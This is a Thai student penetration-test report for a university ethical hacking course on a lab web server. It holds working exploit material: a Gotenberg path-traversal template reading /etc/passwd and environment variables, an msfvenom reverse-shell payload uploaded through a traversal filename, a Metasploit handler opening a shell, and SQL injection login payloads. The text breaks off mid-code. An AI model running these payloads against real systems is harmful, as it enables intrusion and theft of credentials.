

รายงาน
สถิติตัวอย่างลงมือเจาะระบบ

Web Server Penetration Test

จัดทำโดย

ธีรภัทร์ สุขสโมสร	รหัสนักศึกษา 65015077
พิชญุตม์ เมืองวงศ์	รหัสนักศึกษา 65015106
วีรภัทร ประสมพงษ์	รหัสนักศึกษา 65015143

รายงานการประเมินความปลอดภัยจัดทำขึ้นเพื่อ

ผศ. อัครเดช วัชรระภูพงษ์

วิชา BASIC PENETRATION TESTING AND ETHICAL HACKING รหัสวิชา 01076629

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง ปีการศึกษา 2567

Confidential

การปฏิเสธความรับผิดชอบ

รายงานเล่มนี้เป็นส่วนหนึ่งของวิชา BASIC PENETRATION TESTING AND ETHICAL HACKING จัดทำขึ้นโดยมีวัตถุประสงค์เพื่อศึกษาและทดลองการเจาะระบบเท่านั้น มิได้มีเจตนาในการก่อให้เกิดความเสียหายใด ๆ

รายงานเล่มนี้มีข้อมูลที่ละเอียดอ่อน มีสิทธิพิเศษ และเป็นความลับ ควรใช้ความระมัดระวังเพื่อปกป้องความลับของข้อมูลในเอกสารนี้ การเผยแพร่รายงานนี้อาจก่อให้เกิดความเสียหายหรือทำให้ถูกโจมตี

ทางผู้จัดทำจะไม่รับผิดชอบต่อความเสียหายพิเศษ ความเสียหายโดยบังเอิญ ความเสียหายทางอ้อม หรือความเสียหายที่เป็นผลสืบเนื่องอันเกิดจากการใช้ข้อมูลนี้

รายละเอียดของเอกสาร

บริษัท	-
ชื่อเอกสาร	รายงานการประเมินความปลอดภัยสำหรับ Web Server
การประเมิน	<input type="checkbox"/> เผยแพร่สู่สาธารณะ <input type="checkbox"/> เผยแพร่เฉพาะในองค์กร <input checked="" type="checkbox"/> เป็นความลับห้ามเผยแพร่
ประเภทเอกสาร	หนังสือรายงาน

ผู้รับรายงาน

ชื่อ ผู้รับรายงาน	ตำแหน่ง
ผศ. อัครเดช วัชรภูพจน์	ผู้ช่วยศาสตราจารย์

ประวัติการแก้ไข

วันที่แก้ไข	เลขที่	ผู้เขียน	หมายเหตุ
18 ตุลาคม 2567	1.0.0	วีรภัทร ประสมพงษ์	Black Box
18 ตุลาคม 2567	1.1.0	ธีรภัทร สุขสโมสร	White Box User Enum
19 ตุลาคม 2567	1.1.1	พิชญุตม์ เมืองวงศ์	White Box SQL Injection

สารบัญ

การปฏิเสธความรับผิดชอบ	2
รายละเอียดของเอกสาร.....	3
ผู้รับรายงาน.....	3
ประวัติการแก้ไข	3
สารบัญ	4
สรุปผลการดำเนินงาน.....	5
ตารางสรุปช่องโหว่ที่ตรวจพบ	5
แผนภูมิความเสี่ยง	5
ผลกระทบทางธุรกิจ	6
แผนการดำเนินการแก้ไข	6
ขอบเขตของการดำเนินงาน	7
ระบบเครือข่าย	7
ข้อมูลที่ได้รับก่อนการทดสอบ.....	7
การทดสอบแบบ Black Box	8
TCP/UDP Port Scanning.....	8
Directory traversal	10
Remote Code Execution	13
การทดสอบแบบ White Box	15
User Enumeration	15
SQL Injection.....	17
ภาคผนวก - เครื่องมือที่ใช้	20

สรุปผลการดำเนินงาน

ได้ทำการทดสอบเจาะระบบ Web Server (192.168.230.97/24) เพื่อประเมินความปลอดภัย พบช่องโหว่ที่สำคัญ 5 รายการ โดยมี 2 รายการที่ต้องได้รับการแก้ไขโดยด่วน

ตารางสรุปช่องโหว่ที่ตรวจพบ

ระดับความเสี่ยง	จำนวน	ประมาณการเวลาแก้ไข	ลำดับความสำคัญ
สูงมาก	1	1-3 วัน	1
สูง	1	2-3 วัน	1
ปานกลาง	2	3-5 วัน	2
ต่ำ	1	1 สัปดาห์	3

แผนภูมิความเสี่ยง



ผลกระทบทางธุรกิจ

ช่องโหว่	ผลกระทบ	มาตรการแก้ไขด่วน
Remote Code Execution	ระบบอาจถูกควบคุมโดยผู้ไม่ประสงค์ดี, การให้บริการอาจหยุดชะงัก	อัปเดตซอฟต์แวร์และจำกัดการเข้าถึงทันที
SQL Injection	ฐานข้อมูลอาจถูกเข้าถึง, ข้อมูลผู้ใช้อาจรั่วไหล	ปรับปรุงโค้ดและเพิ่มการป้องกัน

แผนการดำเนินการแก้ไข

1) เร่งด่วน (1-3 วัน)

- อัปเดต Gotenberg
- แก้ไขช่องโหว่ SQL Injection

2) ระยะกลาง (1-2 สัปดาห์)

- ปรับปรุงระบบ Authentication
- กำหนดค่า Firewall

3) ระยะยาว (2-4 สัปดาห์)

- ปรับปรุงโครงสร้างระบบ
- เพิ่มระบบตรวจสอบความปลอดภัย

ขอบเขตของการดำเนินงาน

การทดสอบทั้งหมดจะอิงตามขอบเขตตามที่กำหนดไว้ในคำขอเสนอ โดยรายการในขอบเขตมีดังต่อไปนี้

ระบบเครือข่าย

ระบบเครือข่าย	หมายเหตุ
192.168.230.97 /24	Web Server

ข้อมูลที่ได้รับก่อนการทดสอบ

ได้รับข้อมูลประจำตัวและสิทธิ์การเข้าถึงต่อไปนี้เพื่ออำนวยความสะดวกในการประเมินความปลอดภัยดังรายการด้านล่าง.

ข้อมูล	หมายเหตุ
Web Application Sourcecode	สำหรับตรวจสอบและทำการ whitebox testing

การทดสอบแบบ Black Box

TCP/UDP Port Scanning

ระดับความรุนแรง: ต่ำ

ภาพรวม

TCP/UDP Port Scanning เป็นกระบวนการค้นหาพอร์ตที่เปิดให้บริการอยู่ในเครื่องเป้าหมายเพื่อใช้ในการตรวจสอบหรือค้นหาช่องโหว่ของเครื่องเป้าหมายในการใช้โจมตี หรือเข้าถึงข้อมูลที่ไม่ได้รับการป้องกัน โดยมีการทำ Port Scanning อยู่ 2 แบบหลักดังนี้

1) UDP Port Scanning

- ส่ง UDP Packet ไปยังเครื่องของเป้าหมาย
- หาก Port มีการเปิดอยู่อาจไม่มีการตอบกลับใดๆ
- หาก Port ปิดอยู่จะได้รับ ICMP Port Unreachable

2) TCP Port Scanning(Stealth)

- ส่ง TCP SYN Packet ไปยังเครื่องเป้าหมาย
- การทำงานของ Stealth Mode จะไม่สร้างการเชื่อมต่อที่สมบูรณ์ทำให้ตรวจจับได้ยาก
- หากพอร์ตเปิด: จะได้รับ SYN-ACK
- หากพอร์ตปิด: จะได้รับ RST

ความเสี่ยง

ผู้โจมตีสามารถทราบเป้าหมายได้ด้วยการค้นหาพอร์ตที่เปิดให้บริการอยู่และทำให้ผู้โจมตีได้รับข้อมูลในการเจาะระบบเพิ่มเติม

ผลลัพธ์

พอร์ตต่อไปนี้ปรากฏว่าเปิดอยู่บนเซิร์ฟเวอร์ นอกจากหมายเลขพอร์ตแล้ว เรายังแสดงบริการที่มักจะทำงานบนพอร์ตเหล่านั้น และได้ทดลองเข้าใช้บริการบนพอร์ตที่ไม่ทราบจากการคาดการณ์ด้วยบริการฐานข้อมูลและโปรแกรม curl จึงพบว่าพอร์ต 3000, 5000 นั้นเป็น Web Service

เครื่องเป้าหมาย: 192.168.230.97

Protocol	Port	บริการที่เปิดใช้
TCP	22	ssh
TCP	3000	Web Service
TCP	5000	Web Service
TCP	5432	Postgresql

ข้อเสนอแนะ

- 1) ปิดบริการสำหรับพอร์ตที่ไม่ได้ใช้งานหรือกำหนดสิทธิ์สำหรับการเข้าถึงบริการนั้น ๆ หรือใช้การป้องกันการเข้าถึงด้วย Firewall
- 2) เพิ่มการจำกัดอัตรา (rate limiting) เพื่อจำกัดจำนวนการเชื่อมต่อที่เข้ามาภายในระยะเวลาที่กำหนด สามารถใช้ร่วมกับ iptables หรือ nftables เพื่อลดจำนวนการร้องขอในช่วงเวลาที่สั้นเกินไปจาก IP เดียวกัน
- 3) เปลี่ยนพอร์ตเริ่มต้นของบริการที่เป็นที่รู้จัก เช่น เปลี่ยน SSH จากพอร์ต 22 ไปยังพอร์ตที่ยากคาดเดาแม้ว่าไม่ได้เป็นการป้องกันโดยตรง แต่ช่วยลดการสแกนจากบอทหรือผู้โจมตีที่สแกนพอร์ตเริ่มต้นตัวอย่างการสวิต

- 1) ใช้โปรแกรม nmap ในการค้นหาบริการภายใต้เครื่องเป้าหมายด้วยคำสั่ง(UDP Port Scan)

```
Sudo nmap -sU <Target_IP>
```

```
UDP Scan Timing: About 96.43% done; ETC: 11:03 (0:00:38 remaining)
Nmap scan report for 192.168.230.97
Host is up (0.0024s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
MAC Address: 08:00:27:33:09:F6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1101.23 seconds
```

- 2) ใช้โปรแกรม nmap ในการค้นหาบริการภายใต้เครื่องเป้าหมายด้วยคำสั่ง(TCP Port Scan)

```
Sudo nmap -sS <Target_IP>
```

```
(root@kali)-[/home/kali/PTEH3-Final-Assignment/exploit]
# nmap -sS 192.168.230.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 05:59 EDT
Nmap scan report for 192.168.230.97
Host is up (0.00031s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp
5000/tcp   open  upnp
5432/tcp   open  postgresql
MAC Address: 08:00:27:33:09:F6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Directory traversal

ระดับความรุนแรง: ปานกลาง

ภาพรวม

Path Traversal หรือที่เรียกว่า Directory Traversal คือช่องโหว่ด้านความปลอดภัยที่เกิดขึ้นเมื่อแอปพลิเคชันรับอินพุตจากผู้ใช้เพื่อใช้ระบุพารามิเตอร์ของไฟล์หรือไดเรกทอรี และไม่ได้มีการตรวจสอบหรือจำกัดอินพุตที่ไม่ปลอดภัย ทำให้ผู้โจมตีสามารถเข้าถึงไฟล์หรือโฟลเดอร์ในเซิร์ฟเวอร์ที่อยู่นอกเหนือจากที่ควรจะสามารถเข้าถึงได้

ความเสี่ยง

- 1) การเข้าถึงไฟล์สำคัญของระบบ เช่น ไฟล์รหัสผ่าน (/etc/passwd) หรือไฟล์การกำหนดค่าอื่น
- 2) การอ่านไฟล์ที่เป็นความลับ เช่น ไฟล์ฐานข้อมูล หรือไฟล์การตั้งค่าที่เก็บข้อมูลส่วนบุคคล
- 3) อาจนำไปสู่การเปลี่ยนแปลงหรือเขียนข้อมูลใหม่ในไฟล์ของระบบ ถ้าแอปพลิเคชันรองรับ

ผลลัพธ์

หลังจากทดลองเล่นบริการที่ได้แสดงใน TCP/UDP Port Scanning ก็พบว่าที่พอร์ต 3000, 5000 มีบริการ Web Service เปิดอยู่โดยที่พอร์ต 5000 จะเป็น Website และพอร์ต 3000 ดูเหมือนว่าจะเป็น API ในการติดต่อกับ Website จึงได้ทดลองใช้ ffuf ด้วย API Wordlist จากนั้นได้พบว่าเป็นบริการแปลง HTML, Markdown ให้เป็น PDF ไฟล์โดยเทียบกับ API Doc แล้วคาดว่าเป็น Gotenberg v.6

เครื่องเป้าหมาย: 192.168.230.97

```
(kali@kali)-[~]
$ ffuf -w ./wordlist1.txt:a -w ./wordlist2.txt:b -u http://192.168.230.97:3000/a/b -mc 200,400,405,500 -v

v2.1.0-dev


:: Method      : GET
:: URL         : http://192.168.230.97:3000/a/b
:: Wordlist    : a: /home/kali/wordlist1.txt
:: Wordlist    : b: /home/kali/wordlist2.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,400,405,500

[Status: 405, Size: 33, Words: 3, Lines: 2, Duration: 1ms]
| URL | http://192.168.230.97:3000/convert/html
* a: convert
* b: html

[Status: 405, Size: 33, Words: 3, Lines: 2, Duration: 16ms]
| URL | http://192.168.230.97:3000/convert/markdown
* a: convert
* b: markdown

:: Progress: [136/136] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

นำ API Endpoint ที่ได้ไปเทียบกับโปรแกรมที่ใช้แปลงเป็น PDF



The screenshot shows the 'HTML' section of the Gotenberg documentation. The left sidebar lists navigation items: Introduction, Install, Clients, Environment Variables, HTML (selected), URL, Markdown, and Office. The main content area has a title 'HTML' and a sub-section 'Basic'. The text states: 'Gotenberg provides the endpoint `/convert/html` for HTML conversions. It accepts `POST` requests with a `multipart/form-data` Content-Type.' The 'Basic' section mentions: 'The only requirement is to send a file named `index.html`: it is the file'. A right sidebar lists additional topics: Basic, Header and footer, Assets, Paper size, margins, orientation, scaling, Page ranges, Wait delay, and Rpscc buffer size.

ข้อเสนอแนะ

- 1) Update Gotenberg เป็น version ที่สูงกว่า (ต้องแก้ไข Source Code Web Application ด้วย)
- 2) ปิดการ Expose port แล้วทำให้ใช้ได้เฉพาะ Network ภายในของ Docker เท่านั้น
- 3) ใช้ Firewall เพื่อป้องกันผู้ใช้ที่ไม่ได้รับอนุญาต

ตัวอย่างการสาธิต

- 1) ทดสอบเรียก API Endpoint แล้วสามารถใช้งานได้จึงทดลองเรียกใช้ Malform Input ที่มีการทำ Path Traversal ไว้แล้วด้วยโปรแกรม curl

Directory Traversal ใน HTML [CVE-2020-13449](#)

```
index.html > ...
You, 22 hours ago | 1 author (You)
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>My PDF</title>
</head>
<body>
  <pre style="white-space: pre-wrap;">
    Path:
    {{ .DirPath }}
    PASSWD:
    {{ toHTML .DirPath "../../../../../etc/passwd" }}
    IP:
    {{ toHTML .DirPath "../../../../../proc/net/fib_trie" }}
    TCP:
    {{ toHTML .DirPath "../../../../../proc/net/tcp" }}
    env:
    {{ toHTML .DirPath "../../../../../proc/self/environ" }}
```

```
(kali㉿kali)-[~/PTEH3-Final-Assignment/exploit]
$ curl 'http://192.168.230.97:3000/convert/markdown' --form files=@index.html --output result.pdf --header 'Content-Type: multipart/form-data'
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	32378	100	31654	100	724	28864	660
				0:00:01	0:00:01	--:--:--	29541

ผลลัพธ์ตัวอย่างของไฟล์ PDF

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
gotenberg:x:1001:1001::/gotenberg:/bin/bash
```

IP:

Main:

```
+-- 0.0.0.0/0 3 0 5
|- 0.0.0.0
  /0 universe UNICAST
+-- 127.0.0.0/8 2 0 2
+-- 127.0.0.0/31 1 0 0
|- 127.0.0.0
  /8 host LOCAL
|- 127.0.0.1
  /32 host LOCAL
|- 127.255.255.255
  /32 link BROADCAST
+-- 172.19.0.0/16 2 0 2
+-- 172.19.0.0/30 2 0 2
|- 172.19.0.0
  /16 link UNICAST
|- 172.19.0.3
  /32 host LOCAL
|- 172.19.255.255
  /32 link BROADCAST
```

Local:

```
+-- 0.0.0.0/0 3 0 5
|- 0.0.0.0
  /0 universe UNICAST
+-- 127.0.0.0/8 2 0 2
+-- 127.0.0.0/31 1 0 0
|- 127.0.0.0
  /8 host LOCAL
|- 127.0.0.1
  /32 host LOCAL
|- 127.255.255.255
  /32 link BROADCAST
+-- 172.19.0.0/16 2 0 2
+-- 172.19.0.0/30 2 0 2
|- 172.19.0.0
  /16 link UNICAST
|- 172.19.0.3
  /32 host LOCAL
|- 172.19.255.255
  /32 link BROADCAST
```

TCP:

sl	local_address	rem_address	st	tx_queue	rx_queue	tr	tm->when	retrnsmt	uid	timeout	inode
0:	0B00007F:9645	00000000:0000	0A	00000000:00000000	00:00000000	00000000	0	0	27931	1	
1:	0100007F:2406	00000000:0000	0A	00000000:00000000	00:00000000	00000000	1001	0	27269	1	
2:	0100007F:2406	0100007F:86C8	01	00000000:00000000	02:000008F3	00000000	1001	0	38304	2	

Remote Code Execution

ระดับความรุนแรง: สูงมาก

ภาพรวม

การโจมตี Remote Code Execution เป็นหนึ่งในภัยคุกคามที่ร้ายแรงที่สุดต่อระบบและแอปพลิเคชัน เนื่องจากผู้โจมตีสามารถเข้าถึงและควบคุมระบบได้โดยตรง การป้องกันจึงต้องมีการพัฒนาที่ต่อเนื่องและความระมัดระวังในการออกแบบและพัฒนาแอปพลิเคชัน เพื่อให้ระบบมีความปลอดภัยมากยิ่งขึ้น.

ความเสี่ยง

- 1) การเขียนหรือเข้าถึงไฟล์ที่สำคัญภายในระบบ
- 2) การหยุด Service หรือ Application ที่กำลังให้บริการอยู่ (Denial of Service:DoS)
- 3) อาจนำไปสู่การเปลี่ยนแปลงหรือเขียนข้อมูลใหม่ในไฟล์ของระบบ

ผลลัพธ์

เครื่องเป้าหมายถูก Remote Code Execution สำเร็จถึงแม้ว่าจะเป็น Docker Container ก็ตามก็ไม่อาจปลอดภัยเนื่องจากภายใน Container ก็ยังสามารถรันคำสั่งที่ไม่พึงประสงค์หรือร้ายแรงเป็นเหตุอันทำให้เสียหายได้

ภายในของ Container หรือเครื่องเป้าหมายนั้นมีการติดตั้งโปรแกรมไม่สมบูรณ์ (ไม่มีการ Cleanup) ทำให้คงเหลือโปรแกรมไว้ให้ผู้โจมตีได้ใช้งานหลังจากทำการ Remote Code Execution แล้ว

ข้อเสนอแนะ

- 1) ใช้ Firewall เพื่อป้องกันผู้ใช้ที่ไม่ได้รับอนุญาต
- 2) ติดตามและบันทึกกิจกรรมที่เกิดขึ้นในระบบเพื่อตรวจจับการกระทำที่ผิดปกติ
- 3) ทำให้ Port ใช้ได้เฉพาะ Network ภายในของ Docker เท่านั้น

ตัวอย่างการสาธิต

1) จัดเตรียม reverse shell script สำหรับส่งไปยังเครื่องเป้าหมายด้วยช่องโหว่หมายเลข CVE -2020-13450 โดยจะใช้ msfvenom ในการสร้าง payload ขึ้นมา

```
(root@kali)-[/home/.../PTEH3-Final-Assignment/exploit/gotenberg_hack-main/gotenberg_hack-main]
# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.230.136 LPORT=4444 -a x64 -f elf > reverse.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

2) อัปโหลดไฟล์ด้วย script ที่ได้มีการแก้ไขให้อัปโหลดไฟล์ .elf, binary ที่พร้อมสำหรับการ Execute บนเครื่องของเป้าหมายเอาไว้แล้ว

ตัวอย่าง Script payload สำหรับส่งข้อมูลที่ไม่ใช่ markdown

```
curl "$1/convert/markdown" -s --form files=@index.html --form "files=@reverse.elf;filename=../../../../gotenberg/reverse.elf" --header 'Content-Type: multipart/form-data' -o /dev/null &
```

3) ทำการอัปโหลดไฟล์ด้วยการรัน script

```
(root@kali)-[/home/.../PTEH3-Final-Assignment/exploit/gotenberg_hack-main/gotenberg_hack-main]
# bash ./go.sh http://192.168.230.97:3000
FOUND! Uploading payload..
Executing..
EXECUTED!
```

4) ในระหว่างที่ script กำลังทำงานให้จัดเตรียม reverse tcp handler เอาไว้ซึ่งในที่นี้จะใช้ Metasploit สำหรับการทำให้

```
$ use multi/handler
$ set payload linux/< sys arch>/<rev_shell>
$ set LPORT <port number>
$ set LHOST <attacker ip>
$ exploit
```

ตัวอย่าง malform xba ที่หลังจากถูก execute จะเรียก reverse shell script

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1" script:language="StarBasic">RE
M ***** BASIC *****

Sub Auto_Open()
Open &quot;/tmp/splotted&quot;; For Output As #1
Print #1, &quot;AAAA&quot;;
Close #1
Shell(&quot;chmod +x /gotenberg/reverse.elf&quot;);
```

ผลลัพธ์หลังจากถูก reverse shell CVE-2020-13451

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 192.168.230.136
LHOST => 192.168.230.136
msf6 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.230.136:4444
[*] Command shell session 8 opened (192.168.230.136:4444 -> 192.168.230.97:38928) at 2024-10-20 14:25:42 -0400

ls
e
escape
reverse.elf
tmp
```

การทดสอบแบบ White Box

User Enumeration

ระดับความรุนแรง: ปานกลาง

ภาพรวม

โจมตีที่ผู้ไม่หวังดีพยายามหาข้อมูลเพื่อดูว่าผู้ใช้ใดมีอยู่ในระบบบ้าง เช่น การตรวจสอบว่าชื่อผู้ใช้ (username) มีอยู่จริงหรือไม่ผ่านการตอบกลับจากระบบ (เช่น การสมัครสมาชิก, การลืมรหัสผ่าน, หรือหน้าเข้าสู่ระบบ) ความรุนแรง (Severity Level) ของการโจมตีแบบ User Enumeration ขึ้นอยู่กับหลายปัจจัย

ความเสี่ยง

ผู้โจมตีสามารถทราบเป้าหมายได้ด้วยการทดลองค้นหาผู้ใช้ภายในระบบเพื่อที่จะใช้ในการดำเนินการโจมตีต่อไป

ผลลัพธ์

พบข้อความในหน้าเข้าสู่ระบบหลังจากการใส่ข้อมูลผู้ใช้พบว่าการแสดงผลผู้ใช้ที่ไม่เหมือนกัน โดยผู้โจมตีสามารถใช้ User Enumeration เพื่อดูว่าผู้ใช้งานใดมีอยู่ในระบบได้ และข้อมูลนี้สามารถนำไปใช้ในการโจมตีแบบอื่น ๆ เช่น การสุ่มรหัสผ่าน (Brute Force Attack) หรือการโจมตีแบบ Social Engineering เพื่อหลอกลวงผู้ใช้ได้

เครื่องเป้าหมาย: 192.168.230.97

Email	Password
adm@mail.com	ไม่ทราบ

ข้อเสนอแนะ

การป้องกันการทำ User Enumeration ควรมีการจัดการคำตอบที่สอดคล้องกัน เช่น แสดงข้อความเดียวกันไม่ว่าจะเป็นกรณี username ไม่ถูกต้องหรือ password ไม่ถูกต้อง และใช้ CAPTCHA หรือการตรวจสอบความถูกต้องเพิ่มเติมเพื่อลดความเสี่ยงจากบอท

ตัวอย่างการสาธิต


1) หลังจากตรวจสอบ Source Code ที่ได้รับมาพบว่าสามารถทำ User Enumeration ได้จากช่อง โห้วของโปรแกรมดังกล่าว

```

    } else {
      res.render('login', { error: 'Invalid credentials' });
    }
    } else {
      res.render('login', { error: 'User not found' });
    }
  } catch (error) {
    console.error('Login error:', error);
    res.render('login', { error: 'An error occurred' });
  }
});

```

2) ทดสอบเข้าสู่ระบบผ่าน Web Browser เพื่อลองใส่ Email, Password




เข้าสู่ระบบ

Invalid credentials

อีเมล:

รหัสผ่าน:



เข้าสู่ระบบ

User not found

อีเมล:

รหัสผ่าน:

SQL Injection

ระดับความรุนแรง: สูง

ภาพรวม

SQL Injection คือเทคนิคการโจมตีระบบฐานข้อมูลที่ผู้โจมตีแทรกโค้ด SQL เข้าไปในคำสั่ง SQL ที่ใช้ในการสื่อสารกับฐานข้อมูลผ่านทางอินพุตของผู้ใช้ เช่น แบบฟอร์มการล็อกอิน, URL, หรือฟิลด์ค้นหาที่ไม่มีการตรวจสอบความปลอดภัยเพียงพอ โดยการโจมตีนี้สามารถทำให้ผู้โจมตีเข้าถึงข้อมูลที่เป็นความลับ, แก้ไขข้อมูล, หรือแม้กระทั่งควบคุมเซิร์ฟเวอร์ได้

ความเสี่ยง

ผู้โจมตีสามารถแทรกโค้ด SQL เข้าไปยัง Web Server ได้โดยสามารถดึงข้อมูลที่ต้องการรวมถึงการป้อนข้อมูลผู้ใช้เข้าสู่ระบบแล้วใช้ทำการโจมตีเป้าหมายต่อไป

ผลลัพธ์

พอร์ตต่อไปนี้จะปรากฏว่าเปิดอยู่บนเซิร์ฟเวอร์ นอกจากหมายเลขพอร์ตแล้ว เรายังแสดงบริการที่มักจะทำงานบนพอร์ตเหล่านั้น และได้ทดลองเข้าไปใช้บริการบนพอร์ตที่ไม่ทราบจากการคาดการณ์ด้วยบริการฐานข้อมูลจึงพบว่าพอร์ต 3000, 5000 นั้นเป็น Web Service

ข้อเสนอแนะ

- 4) จำเป็นต้องทำการ Sanitization ข้อมูลให้เรียบร้อยก่อนเริ่มทำการประมวลผลข้อมูลนั้น ๆ
- 5) ทำการ Parameterized Queries หรือใช้ ORM Base เพื่อหลีกเลี่ยงการใช้ SQL Injection

ตัวอย่างการสาธิต

- 1) หลังจากตรวจสอบ Source Code ที่ได้รับมาพบว่าสามารถทำ SQL Injection ได้เนื่องจากตัว Function สำหรับ Login ไม่ได้มีการ Parameterized Queries ช่อง Input Email เอาไว้

```
app.post('/login', async (req, res) => {
  const { email, password } = req.body;
  try {
    const result = await pool.query(`SELECT * FROM users WHERE email = '${email}'`);
    if (result.rows.length > 0) {
      const user = result.rows[0];
      if (await bcrypt.compare(password, user.hash_password)) {
        req.session.userId = user.id;
        req.session.userRole = user.role;
        res.redirect('/invoice');
      }
    }
  } catch (error) {
    // Handle error
  }
});
```

- 2) หลังจากตรวจสอบ Source Code ที่ได้รับมาพบว่าสามารถทำ SQL Injection ได้เนื่องจาก Function สำหรับ Login ไม่ได้มีการ Parameterized Queries ช่อง Input Email เอาไว้ แต่มีการตรวจสอบ Input เบื้องต้น จึงจำเป็นที่จะต้องเข้าถึงด้วยโปรแกรม curl แทน

เข้าสู่ระบบ

อีเมล: 'OR '1' = '1'

Please include an '@' in the email address. "OR '1' = '1'" is missing an '@'.

3) หลังจากตรวจสอบ Source Code ที่ได้รับมาพบว่าสามารถทำ SQL Injection ได้เนื่องจากตัว Function สำหรับ Login ไม่ได้มีการ Parameterized Queries ของ Input Email เอาไว้ แต่มีการตรวจสอบ Input เบื้องต้น จึงจำเป็นที่จะต้องเข้าถึงด้วยโปรแกรม curl แทน แต่ไม่ได้ข้อมูลจึงจะใช้วิธี Inject User เข้าสู่ระบบแทน

```
(kali㉿kali)-[~]
$ curl --location 'http://192.168.230.97:5000/login' \
--header 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'email='' OR ''1''=''1'' --' \
--data-urlencode 'password=ssssss'
<!DOCTYPE html>
<html lang="th">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>เข้าสู่ระบบ</title>
</head>
<body>
  <h1>เข้าสู่ระบบ</h1>

  <p style="color: red;">Invalid credentials</p>
```

4) ใช้คำสั่ง SQL เพื่อ Inject User เข้าไปในระบบแล้วทำการเข้าสู่ระบบแทนด้วยคำสั่ง โดยใช้ข้อมูลที่ได้อีกหลังจากตรวจสอบ Source Code โดยใช้ Bcrypt ในการสร้าง Hash ขึ้นมาแทน Password ที่ถูก Hash

```
const bcrypt = require('bcrypt');

const password = 'password';

